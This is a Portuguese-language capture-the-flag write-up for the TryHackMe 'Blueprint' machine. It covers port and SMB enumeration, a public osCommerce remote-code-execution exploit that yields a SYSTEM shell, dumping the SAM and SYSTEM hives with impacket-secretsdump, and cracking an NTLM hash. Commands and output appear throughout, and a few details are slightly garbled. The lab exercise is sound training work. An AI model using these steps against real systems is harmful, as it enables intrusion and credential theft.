

Blue print – TryHackMe

Dificuldade: fácil

25/06/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	3
3. Conclusão.....	7
4. Referencias.....	7

1. Visão Geral


Este relatório apresenta o processo de exploração da máquina **Blueprint**, disponibilizada na plataforma TryHackMe. A análise contemplou as etapas de reconhecimento, enumeração de serviços, identificação de vulnerabilidades, exploração da aplicação web e pós-exploração. Durante os testes, foi possível obter acesso privilegiado ao sistema por meio da exploração de uma vulnerabilidade no osCommerce, além de recuperar a flag do usuário **Lab** por meio da extração e quebra de seu hash NTLM.

2. Reconhecimento

2.1 Enumeração de portas e serviço

A primeira etapa da análise consistiu na enumeração dos serviços disponíveis na máquina alvo. Para isso, utilizei a ferramenta Nmap, com o objetivo de identificar portas abertas e as versões dos serviços em execução.

```
nmap -T4 -sV <ip alvo>
```




```
(kali@kali)~$ nmap -sV -T4 10.67.130.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-20 16:40 -0400
Nmap scan report for 10.67.130.40 (10.67.130.40)
Host is up (0.33s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 7.5
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
443/tcp    open  ssl/http       Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp   open  mysql          MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp   open  http           Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49160/tcp  open  msrpc          Microsoft Windows RPC
49165/tcp  open  msrpc          Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.56 seconds
```

Figura 1 – Resultado nmap

Após a identificação do serviço SMB, realizei a enumeração dos compartilhamentos disponíveis utilizando a ferramenta smbclient. Primeiramente, foram listados os compartilhamentos acessíveis sem autenticação:

```
smbclient -L <ip alvo> -N
```



```
(kali@kali)~$ smbclient -L 10.67.130.40 -N
Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
Users          Disk
Windows        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.67.130.40 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figura 2 – Resultado nmap

Em seguida, foi testado o acesso ao compartilhamento Users:

```
smbclient //<ip alvo>/Users -N
```

Também foi realizado acesso ao compartilhamento nt4wrksv:

```
smbclient //<ip alvo>/nt4wrksv -N
```

Os procedimentos de enumeração realizados anteriormente permitiram identificar alguns recursos acessíveis anonimamente, porém nenhuma vulnerabilidade explorável foi encontrada inicialmente nos compartilhamentos SMB.

Diante disso, a análise foi direcionada a outros serviços do nmap, tentei então o HTTP na porta 8080.




Figura 3 – Arquivo encontrado porta 8080

Durante a enumeração do conteúdo web, foi identificado um arquivo que indicava a utilização do **osCommerce**, uma plataforma de comércio eletrônico conhecida por possuir vulnerabilidades em versões antigas.




Figura 4 – Site Encontrado

Após a identificação da tecnologia utilizada, busquei vulnerabilidades públicas e exploits relacionados ao osCommerce.




Figura 5 – Exploit Remote Code Execution

Inicialmente, encontrei o exploit **44374.py**, desenvolvido para explorar a vulnerabilidade encontrada no serviço. Entretanto, durante sua execução, ocorreram erros que impediram a exploração bem-sucedida, não sendo possível obter acesso ao sistema por meio dessa abordagem.




Figura 6 – Erro exploit

Diante desse resultado, foi realizada uma nova etapa de enumeração do ambiente, com foco na identificação de outras vulnerabilidades presentes na aplicação web. Durante essa análise, identifiquei por meio do **Metasploit Framework (msfconsole)**, um módulo de exploração compatível com a versão do serviço em execução, o que possibilitou a continuidade dos testes de exploração.




Figura 7– Msfconsole

Durante essa etapa foi identificado outro exploit **50128.py**, compatível com a vulnerabilidade presente na versão do osCommerce utilizada pelo alvo. Após a configuração e execução do exploit, foi possível obter uma sessão remota no sistema comprometido com privilégios de root por meio do comando

```
python3 50128.py http://<ip alvo>:8080/oscommerce-2.3.4/catalog/
```

Foi possível obter uma sessão remota no sistema comprometido com privilégios de **root**, resultando no comprometimento completo da máquina.

```
(kali@kali)-[~/Downloads]
$ python 50128.py http://10.67.131.101:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$
```

Figura 8 – Obtenção de acesso remoto com privilégios de root

Após a exploração bem-sucedida, iniciei a fase de pós-exploração, na qual foi realizada a enumeração dos diretórios do sistema em busca da *flag* final. Diversos diretórios foram analisados até que o arquivo contendo a **root flag** fosse localizado. Em seguida, utilizando o comando `type`, foi possível visualizar seu conteúdo e concluir o desafio.

```
RCE_SHELL$ dir C:\Users\Administrator\Desktop
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\Users\Administrator\Desktop

11/27/2019  07:15 PM    <DIR>          .
11/27/2019  07:15 PM    <DIR>          ..
11/27/2019  07:15 PM                37 root.txt.txt
               1 File(s)                37 bytes
Information    2 Dir(s)  19,504,173,056 bytes free

RCE_SHELL$ type C:\Users\Administrator\Desktop\root.txt.txt
RCE_SHELL$
```

Figura 9 – Localização e leitura da root flag

Embora a exploração por meio do exploit **50128.py** tenha concedido acesso com privilégios de **root**, o desafio CTF também exigia a obtenção da flag correspondente ao usuário **Lab**, que consistia no **NTLM hash** descriptografado desse usuário.

Com esse objetivo, foi realizada uma nova etapa de enumeração da aplicação web utilizando a ferramenta **ffuf**, buscando arquivos e diretórios acessíveis que pudessem conter informações sensíveis. Durante o processo de *fuzzing*, foram identificados arquivos expostos no diretório de instalação do **osCommerce**, indicando a presença de cópias dos bancos de credenciais do sistema.

```
ffuf -u http://<ip-alvo>:8080/oscommerce-2.3.4/catalog/FUZZ -w
/usr/share/wordlists/dirb/common.txt
```

A enumeração levou à descoberta dos seguintes arquivos:

```
http://<ip-alvo>:8080/oscommerce-2.3.4/catalog/install/includes/sam.save
http://IP-DA-MAQUIN<ip-alvo>:8080/oscommerce-2.3.4/catalog/install/includes/system.save
```

Após a identificação dos arquivos **sam.save** e **system.save**, foi utilizado o recurso **"Reg Save"** para realizar o download desses arquivos para a máquina do atacante, permitindo a análise local.

```
RCE_SHELL$ reg save hklm\sam C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes\sam.save
The operation completed successfully.

RCE_SHELL$ reg save hklm\system C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes\system.save
The operation completed successfully.

RCE_SHELL$ secretdump.py -sam sam.save -system system.save LOCAL
```

Figura 10 – Download dos arquivos **sam.save** e **system.save**

Após a obtenção dos arquivos **sam.save** e **system.save**, foi utilizada a ferramenta **Impacket**, por meio do utilitário **impacket-secretsdump**, para extrair os hashes NTLM armazenados no sistema operacional Windows. A extração foi realizada utilizando o seguinte comando:

```
impacket-secretsdump -sam sam.save -system system.save LOCAL
```

A execução do comando permitiu recuperar os hashes NTLM das contas locais do sistema, incluindo o hash correspondente ao usuário **Lab**.

```
(kali@kali)-[~/Downloads]
$ impacket-secretsdump -sam sam.save -system system.save LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x147a48de4a9815d2aa479598592b086f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
[*] Cleaning up ...
```

Figura 11 – Extração dos hashes NTLM utilizando o **impacket-secretsdump**

Em seguida, o hash encontrado correspondente ao usuário **Lab** foi submetido a um processo de quebra de senha utilizando a plataforma **CrackStation**. Após a recuperação da credencial em texto claro, foi possível obter a senha do usuário e, consequentemente, a flag exigida pelo desafio, concluindo a etapa de pós-exploração.

Enter up to 20 non-salted hashes, one per line:

30e87bf999828446a1c1209ddde4c450

Não sou um robô

Este site está excedendo a cota gratuita do reCAPTCHA Enterprise

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

[Download CrackStation's Wordlist](#)

Figura 12 – Quebra do hash NTLM utilizando o **CrackStation**

3. Conclusão

A exploração da máquina demonstrou a importância de um processo estruturado de enumeração, evidenciando que informações aparentemente pouco relevantes podem levar ao comprometimento completo do ambiente. A combinação de ferramentas como Nmap, SMBClient, Metasploit, FFUF, Impacket e CrackStation permitiu identificar vulnerabilidades, obter acesso privilegiado ao sistema e recuperar as credenciais necessárias para concluir o desafio. Dessa forma, o objetivo do CTF foi alcançado com sucesso, reforçando a relevância da atualização de aplicações, da proteção de arquivos sensíveis e da adoção de boas práticas de segurança para evitar a exposição de informações críticas.

4. Referencias

<https://www.exploit-db.com/exploits/44374>

<https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/reg-save>

<https://crackstation.net/>

<https://den.dev/blog/windows-secret-tools-tricks/>

<https://www.synacktiv.com/publications/lsa-secrets-revisiting-secretsdump>